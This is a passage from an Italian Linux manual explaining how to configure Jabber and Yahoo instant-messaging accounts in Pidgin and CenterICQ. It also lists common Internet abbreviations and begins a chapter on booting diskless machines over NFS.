
Which server do you want your account on?

jabber.org Port: 5222

There is a list of more servers at http://www.jabberview.com/

Your username should be unique and easy to remember.


Back Next Cancel

Come si vede, viene anche richiesto di specificare la «risorsa» predefinita. In effetti, negli avvii successivi, Gabber si limita a proporre una maschera più semplice:

Ecco come si presenta poi Gabber durante il funzionamento:


311.4 Pidgin

Pidgin[3] è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche Jabber. Si avvia attraverso l'eseguibile '**`pidgin`**' e di norma non si utilizzano opzioni:

```
pidgin [opzioni]
```

Il programma potrebbe presentarsi con diverse finestre; in particolare quella dell'elenco delle utenze configurate, che inizialmente potrebbe essere vuota (in questo caso, invece, appare già un'utenza per il sistema di MSN). Eventualmente, si ottiene tale elenco selezionando il pulsante [ACCOUNTS]:

Per aggiungere un'utenza di Jabber si procede selezionando il pulsante grafico [ADD]. Si ottiene la maschera che appare nella figura successiva, già compilata per l'utenza '**`daniele.giacomini@jabber.org/Gaim`**':

Login Options

Protocol: Jabber
Screen Name: daniele.giacomini
Server: jabber.org
Resource: Gaim
Password: ********************
Alias:
☐ Remember password
☐ Auto-login
Show more options

Register | Cancel | Save

Dopo la conferma, l'elenco delle utenze contiene quella appena inserita:

Screen Name	Online	Auto-login	Protocol
daniele@swlibero.org	☐	☐	MSN
daniele.giacomini@jabber.org/Gaim	☐	☐	Jabber

Add | Modify | Delete | Close

Per accedere al servizio di Jabber, basta fare un clic sulla casella `Online`; se nel momento dell'inserimento dell'utenza non è stato richiesto di memorizzare la parola d'ordine, questa va indicata contestualmente, in una mascherina che appare appositamente.

Si osservi che con Pidgin non è possibile registrare una nuova utenza per il sistema di Jabber; quindi, questa va creata, eventualmente, con i programmi specifici per tale protocollo.

311.5 CenterICQ

CenterICQ[4] è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche Jabber, ma senza grafica. Si avvia attraverso l'eseguibile '**centericq**' e di norma, per l'uso interattivo, non si utilizzano opzioni:

```
centericq [opzioni]
```

Eventualmente, attraverso le opzioni, è possibile utilizzare il programma per inviare dei messaggi attraverso degli script, ma per approfondire questa modalità di utilizzo occorre consultare la pagina di manuale *centericq(1)*.

Il programma si presenta sempre in modo molto sobrio; attraverso i tasti [*F2*], [*F3*] e [*F4*] si accede a tre menù. Tuttavia, la prima volta che lo si utilizza, viene richiesto di confermare la configurazione generale (che altrimenti sarebbe raggiungibile con [*F4*] `CenterICQ config options`), alla quale segue la richiesta di specificare almeno un'utenza per la messaggistica istantanea:

```
.--------------------- CenterICQ configuration -----------------------.
|+- User interface                                                    |
||  +- Change sound device to : don't change                          |
||  +- Change color scheme to : don't change                          |
||  +- Enable emacs bindings in text editor : no                      |
|+- Codepages conversion                                              |
||  +- Switch to language preset : None                               |
||  +- Remote charset : cp1251                                        |
||  +- Local charset : utf-8                                          |
|+- Contact list                                                      |
||  +- Arrange contacts into groups : no                              |
||  +- Hide offline users : yes                                       |
||  +- Anti-spam: kill msgs from users not on the list : no           |
||  +- Quote a message on reply : no                                  |
||  +- Check the local mailbox : yes                                  |
||  +- Remember passwords : yes                                       |
|---------------------------------------------------------------------
|                                                     Change    Done  |
`---------------------------------------------------------------------'
```

Per modificare un'informazione occorre selezionare il pulsante grafico CHANGE (quando risulta evidenziato si deve premere [*Invio*]); quando si conclude, occorre selezionare invece il pulsante DONE. Segue la maschera successiva (che si raggiunge eventualmente anche con [*F4*] `Accounts`), dove si vedono i campi già modificati per un'utenza Jabber:

```
.------------------- IM account manager --------------------.
|+- jab                                                      |
||  +- Server : jabber.org:5222                              |
||  +- Secured : no                                          |
||  +- Login : daniele.giacomini@jabber.org                  |
||  +- Password : ********************                       |
||  +- Priority : 4                                          |
||  +- OpenPGP key: none                                     |
||  +- Update user details                                   |
||  +- Set away message                                      |
||  +- Drop                                                  |
|+- lj                                                       |
||  +- Login :                                               |
|------------------------------------------------------------|
|                                            Change    Done  |
`------------------------------------------------------------'
```

Dato che non si fa riferimento alla «risorsa», si tratta di '**centericq**'; pertanto, l'utente accede come '**daniele.giacomini@jabber.org/centericq**'.

Una volta completata questa fase, si può passare ad attivare la connessione (è sufficiente uscire selezionando DONE, oppure, si può intervenire con il menù associato al tasto [*F3*]).

```
.-----------------------+---------------------------------------------------.
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       +---------------------------------------------------+
|                       |                                                   |
|                       | + [jab] connecting to the server                  |
|                       | + [jab] logged in                                 |
`-----------------------+---------------------------------------------------'
F2/m contact menu, F3/s status, F4/g general, ^N/^B next/prev chat, q quit
```

In generale, nella parte inferiore dello schermo, vengono suggerite le funzioni dei tasti utili, in base al contesto.

311.6 Riferimenti

- *Jabber*

  ⟨*http://www.jabber.org* ⟩

- *Cabber*

  ⟨*http://cabber.sourceforge.net* ⟩

- *Pidgin*

  ⟨*http://pidgin.im/pidgin/home/* ⟩

- *CenterICQ*

  ⟨*http://thekonst.net/centericq* ⟩

[1] **Tkabber** GNU GPL

[2] **Gabber** GNU GPL

[3] **Pidgin** GNU GPL

[4] **CenterICQ** GNU GPL

Yahoo

Yahoo offre un proprio sistema di messaggistica istantanea, per il quale esiste software libero, anche se non con tutte le funzionalità offerte dal protocollo.

Ci si può registrare ai servizi di Yahoo, a partire da ⟨*http://edit.europe.yahoo.com/config/login* ⟩:

Al termine, si ottiene un nominativo utente e una parola d'ordine, che si può usare anche per il servizio di messaggistica istantanea.

312.1 Pidgin


Pidgin[1] è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche Yahoo. Si avvia attraverso l'eseguibile '**pidgin**' e di norma non si utilizzano opzioni:

```
pidgin [opzioni]
```


Il programma potrebbe presentarsi con diverse finestre; in particolare quella dell'elenco delle utenze configurate, che inizialmente potrebbe essere vuota (in questo caso, invece, appaiono

già diverse altre utenze per altri sistemi di comunicazione istantanea). Eventualmente, si ottiene tale elenco selezionando il pulsante ACCOUNTS:

Screen Name	Online	Auto-login	Protocol
daniele@swlibero.org	☐	☐	MSN
daniele.giacomini@jabber.org/Gaim	☐	☐	Jabber
287316637	☐	☐	AIM/ICQ

Add Modify Delete Close

Per aggiungere un'utenza di Yahoo si procede selezionando il pulsante grafico ADD. Si ottiene la maschera che appare nella figura successiva, già compilata per l'utenza '**`daniele_giacomini_a2`**':

Login Options

Protocol: Yahoo

Screen Name: daniele_giacomini_a2

Password: ********************

Alias:

☑ Remember password

☐ Auto-login

User Options

☐ New mail notifications



Buddy icon: Open Remove

Show more options

Cancel Save

Dopo la conferma, l'elenco delle utenze contiene quella appena inserita:

Screen Name	Online	Auto-login	Protocol
daniele@swlibero.org	☐	☐	MSN
daniele.giacomini@jabber.org/Gaim	☐	☐	Jabber
287316637	☐	☐	AIM/ICQ
daniele_giacomini_a2	☐	☐	Yahoo

Add Modify Delete Close

Per accedere al servizio di Yahoo, basta fare un clic sulla casella `Online`; se nel momento dell'inserimento dell'utenza non è stato richiesto di memorizzare la parola d'ordine, questa va indicata contestualmente, in una mascherina che appare appositamente.

312.2 CenterICQ

CenterICQ[2] è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche Yahoo, ma senza grafica. Si avvia attraverso l'eseguibile '**`centericq`**' e di norma, per l'uso interattivo, non si utilizzano opzioni:

```
centericq [opzioni]
```

Eventualmente, attraverso le opzioni, è possibile utilizzare il programma per inviare dei messaggi attraverso degli script, ma per approfondire questa modalità di utilizzo occorre consultare la pagina di manuale *centericq(1)*.

Il programma si presenta sempre in modo molto sobrio; attraverso i tasti [*F2*], [*F3*] e [*F4*] si accede a tre menù. Tuttavia, la prima volta che lo si utilizza, viene richiesto di confermare la configurazione generale (che altrimenti sarebbe raggiungibile con [*F4*] `CenterICQ config options`), alla quale segue la richiesta di specificare almeno un'utenza per la messaggistica istantanea:

```
.--------------------- CenterICQ configuration -----------------------.
|+- User interface                                                     |
||   +- Change sound device to : don't change                          |
||   +- Change color scheme to : don't change                          |
||   +- Enable emacs bindings in text editor : no                      |
|+- Codepages conversion                                               |
||   +- Switch to language preset : None                              |
||   +- Remote charset : cp1251                                        |
||   +- Local charset : utf-8                                          |
|+- Contact list                                                       |
||   +- Arrange contacts into groups : no                              |
||   +- Hide offline users : yes                                       |
||   +- Anti-spam: kill msgs from users not on the list : no           |
||   +- Quote a message on reply : no                                  |
||   +- Check the local mailbox : yes                                  |
||   +- Remember passwords : yes                                       |
|----------------------------------------------------------------------
|                                                   Change    Done    |
`----------------------------------------------------------------------'
```

Per modificare un'informazione occorre selezionare il pulsante grafico CHANGE (quando risulta evidenziato si deve premere [*Invio*]); quando si conclude, occorre selezionare invece il pulsante DONE. Segue la maschera successiva (che si raggiunge eventualmente anche con [*F4*] `Accounts`), dove si vedono i campi già modificati per un'utenza Yahoo:

```
.------------------- IM account manager --------------------.
|+- icq                                                      |
||   +- UIN :                                                |
||   +- Password :                                           |
||   +- Register                                             |
|+- yahoo                                                    |
||   +- Server : scs.msg.yahoo.com:5050                      |
||   +- Login : daniele_giacomini_a2                         |
||   +- Password : ********************                      |
||   +- Set away message                                     |
||   +- Drop                                                 |
|+- msn                                                      |
||   +- Login :                                              |
|------------------------------------------------------------|
|                                         Change    Done     |
`------------------------------------------------------------'
```

Una volta completata questa fase, si può passare ad attivare la connessione (è sufficiente uscire selezionando DONE, oppure, si può intervenire con il menù associato al tasto [*F3*]).

```
.-----------------------+---------------------------------------------------.
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       +---------------------------------------------------+
|                       |                                                   |
|                       | + [yahoo] connecting to the server                |
|                       | + [yahoo] logged in                               |
`-----------------------+---------------------------------------------------'
F2/m contact menu, F3/s status, F4/g general, ^N/^B next/prev chat, q quit
```

In generale, nella parte inferiore dello schermo, vengono suggerite le funzioni dei tasti utili, in base al contesto.

Come accennato all'inizio della sezione, CenterICQ può essere usato anche in modo non interattivo; in tal caso, i comandi vengono accodati, lasciando il compito di eseguirli a una copia di '**`centericq`**' avviata in modo normale (questa copia può essere già in funzione, eventualmente anche senza essere utilizzata effettivamente). Viene mostrato un esempio per inviare un messaggio a un certo contatto:

$ **`cat messaggio.txt | centericq -s msg -p yahoo -t tizio_tizi`** [*Invio*]

```
message to [yahoo] tizio_tizi has been put to the queue
```

312.3 Riferimenti

- *Yahoo*

  ⟨*http://www.yahoo.com*⟩

- *Pidgin*

  ⟨*http://pidgin.im/pidgin/home/*⟩

- *CenterICQ*

  ⟨*http://thekonst.net/centericq*⟩

[1] **Pidgin** GNU GPL

[2] **CenterICQ** GNU GPL

Abbreviazioni di Internet

Spesso, quando si usa la posta elettronica, o altri sistemi di comunicazione testuale, si vedono usare delle sigle, il cui significato a volte sfugge. Storicamente, l'uso di sigle speciali per fare riferimento a concetti ben definiti deriva dalla telegrafia, prima su filo, poi senza filo. Questo ha prodotto il famoso codice «Q» standardizzato attraverso convenzioni internazionali.

La comunicazione odierna non ha più bisogno di abbreviare i messaggi e le abbreviazioni servono solo a creare un gergo che esclude in qualche modo chi non lo conosce. Sotto questo aspetto, non è cortese l'uso di abbreviazioni. Tuttavia, c'è chi non può proprio farne a meno, per cui diventa necessario avere un promemoria per queste cose. La tabella successiva riporta l'elenco delle abbreviazioni più comuni, assieme al loro significato originale (in inglese):

Acronimo	Significato	Acronimo	Significato
AFAICT	As Far As I Can Tell	AFAIK	As Far As I Know
AFK	Away From Keyboard	ASAP	As Soon As Possible
B4	Before	BBL	Be Back Later
BRB	Be Right Back	BTW	By The Way
CUL	See You Later	EOF	End Of File
FAQ	Frequently Asked Question	FOC	Free Of Charge
GA	Go Ahead	HHOJ	Ha Ha, Only Joking
HHOS	Ha Ha, Only Serious	IMBO	In My Bloody Opinion
IME	In My Experience	IMHO	In My Humble Opinion
IMO	In My Opinion	IOW	In Other Words
IRL	In Real Life	ISTM	It Seems To Me
ITRW	In The Real World	JAM	Just A Minute
L8R	Later	MUD	Multi User Dungeon
MUG	Multi User Game	OAO	Over And Over
OBTW	Oh, By The Way	OIC	Oh, I See
OMG	Oh My God	OTOH	On The Other Hand
ROFL	Rolls On Floor Laughing	RSN	Real Soon Now
RTFAQ	Read The FAQ	RTFM	Read The Fucking Manual
RUOK	Are You OK	TIA	Thanks In Advance
TNX	Thanks	TTYL	Talk To You Later
TVM	Thanks Very Much	WTH	What The Hell
YHM	You Have Mail		

Parte li

Terminali

Capitolo 314

Introduzione all'uso di elaboratori senza disco con un sistema GNU/Linux

Una caratteristica importante del sistema di condivisione dei file system attraverso la rete, l'NFS, è quella che permette l'utilizzo di macchine senza disco: *diskless*.

Nel passaggio da una macchina autonoma a una senza disco, ci sono varie fasi intermedie, in cui si possono sfruttare più o meno intensivamente le risorse NFS di altri serventi. La macchina senza disco, perché non ha fisicamente il disco fisso, oppure perché non lo adopera per contenere dati o programmi, ha comunque un certo fascino, che si avverte particolarmente quando si deve allestire un gruppo di macchine uniformi e amministrate in modo centralizzato.

A differenza del terminale remoto che utilizza '**`telnet`**' o un programma di comunicazione su linea seriale o dedicata, la macchina senza disco ha il vantaggio di poter utilizzare la grafica con il sistema X. In questo senso, una macchina senza disco è normalmente ben dotata dal punto di vista del processore e della memoria centrale.

314.1 Principio di funzionamento

L'idea alla base della macchina senza disco è molto semplice:


1. viene caricato il kernel in qualche modo, con tutte le informazioni necessarie ad accedere alla rete e al servente NFS;
2. viene eseguito l'innesto del file system principale (dalla rete) in lettura e scrittura;
3. viene eseguita la procedura di inizializzazione del sistema (Init).

Il vero problema di tutto questo è il primo punto, ovvero l'avvio del kernel con le informazioni necessarie, specialmente quelle sull'indirizzo IP dell'interfaccia di rete utilizzata.

Volendo predisporre una **vera** macchina senza disco, occorrerebbe un firmware appropriato, in mancanza del quale sarebbe necessario realizzare, o procurarsi, una ROM speciale da applicare alla scheda di rete. Questo firmware (già previsto nella scheda madre, o contenuto in una ROM aggiuntiva), attraverso vari protocolli, dovrebbe permettere all'interfaccia di rete di ottenere il proprio indirizzo IP e subito dopo di ricevere il kernel da avviare.

Figura 314.1. Esempio di configurazione di un BIOS per l'avvio attraverso la rete. Non essendo specificato, occorre leggere la documentazione della scheda madre per conoscere che tipo di protocollo viene usato effettivamente.

```
.                         .
| First boot device       |
|-------------------------|
| Floppy .......... [ ]   |
| CD/DVD-ROM ...... [ ]   |
| HDD-0 ........... [ ]   |
| HDD-1 ........... [ ]   |
| HDD-2 ........... [ ]   |
| HDD-3 ........... [ ]   |
| USB ............. [ ]   |
| LAN/PXE ......... [X]   |
| Disabled ........ [ ]   |
`-------------------------'
```

Figura 314.2. Una vecchia scheda di rete dove si vede lo zoccolo libero per l'alloggiamento di una memoria ROM aggiuntiva.

A meno di disporre di una scheda madre con interfaccia di rete incorporata e firmware appropriato, oppure di avere il sostegno di persone qualificate, in grado di predisporre la ROM necessaria, ci si accontenta solitamente di preparare un dischetto con un kernel adatto, assieme a tutte le informazioni necessarie sulla rete locale e il servente NFS da raggiungere. Questa è la soluzione che viene presa in considerazione nel capitolo.

314.2 Preparazione del cliente GNU/Linux

La preparazione del cliente cioè del dischetto necessario ad avviare l'elaboratore senza disco fisso, è la parte più semplice, pertanto viene mostrata per prima.

314.2.1 Kernel

Prima di tutto, occorre preparare un kernel adatto alla stazione senza disco che si vuole utilizzare. Di sicuro, occorre attivare la gestione della rete (sezione 67.2.7), la gestione necessaria per l'interfaccia di rete che si utilizza e la gestione relativa all'NFS, indicando eventualmente la necessità di innestare il file system principale attraverso il protocollo NFS (67.2.21).

Naturalmente, tali funzionalità devono essere incluse come elementi del kernel monolitico, perché non disponendo di un disco locare sarebbe complicato caricare dei moduli.
Date le difficoltà che comporta la preparazione di un sistema senza disco è il caso di consigliare l'utilizzo di soli kernel monolitici, anche per i dispositivi che potrebbero essere caricati in un secondo momento.

La stazione senza disco potrebbe, nonostante il nome, dover accedere anche a unità a disco locali, come un dischetto o un lettore CD-ROM. Nel momento in cui si predispone un kernel per tale scopo, è bene tenere presente anche queste esigenze.

314.2.2 Parametri di avvio

All'avvio, il kernel deve ottenere alcuni parametri che gli permettano di configurare l'interfaccia di rete, di definire l'instradamento e di innestare il file system principale attraverso il protocollo NFS.

```
root=/dev/nfs
```

Si tratta di un messaggio con cui si informa il kernel di voler utilizzare come file system principale ciò che viene fornito attraverso il protocollo NFS. Il dispositivo '`/dev/nfs`' non esiste in realtà.

```
nfsroot=[ip_del_servente:]directory_radice[,opzione_nfs[,...]]
```

Serve a definire le informazioni necessarie all'innesto della directory del servente che viene utilizzata come radice del file system. L'indirizzo IP del servente è facoltativo, perché viene indicato nuovamente nel parametro '**`nfsaddrs`**'.

Le opzioni finali, indicate dalla voce ***opzione_nfs***, sono facoltative e, in ogni caso, si tratta delle stesse opzioni utilizzabili in condizioni normali con i file system NFS.

```
nfsaddrs=[ip_del_cliente]:[ip_del_servente]:[ip_del_router]:[maschera_di_rete]:↩
↪[nome_del_nodo]:[dispositivo_di_rete]:[auto_configurazione]
```

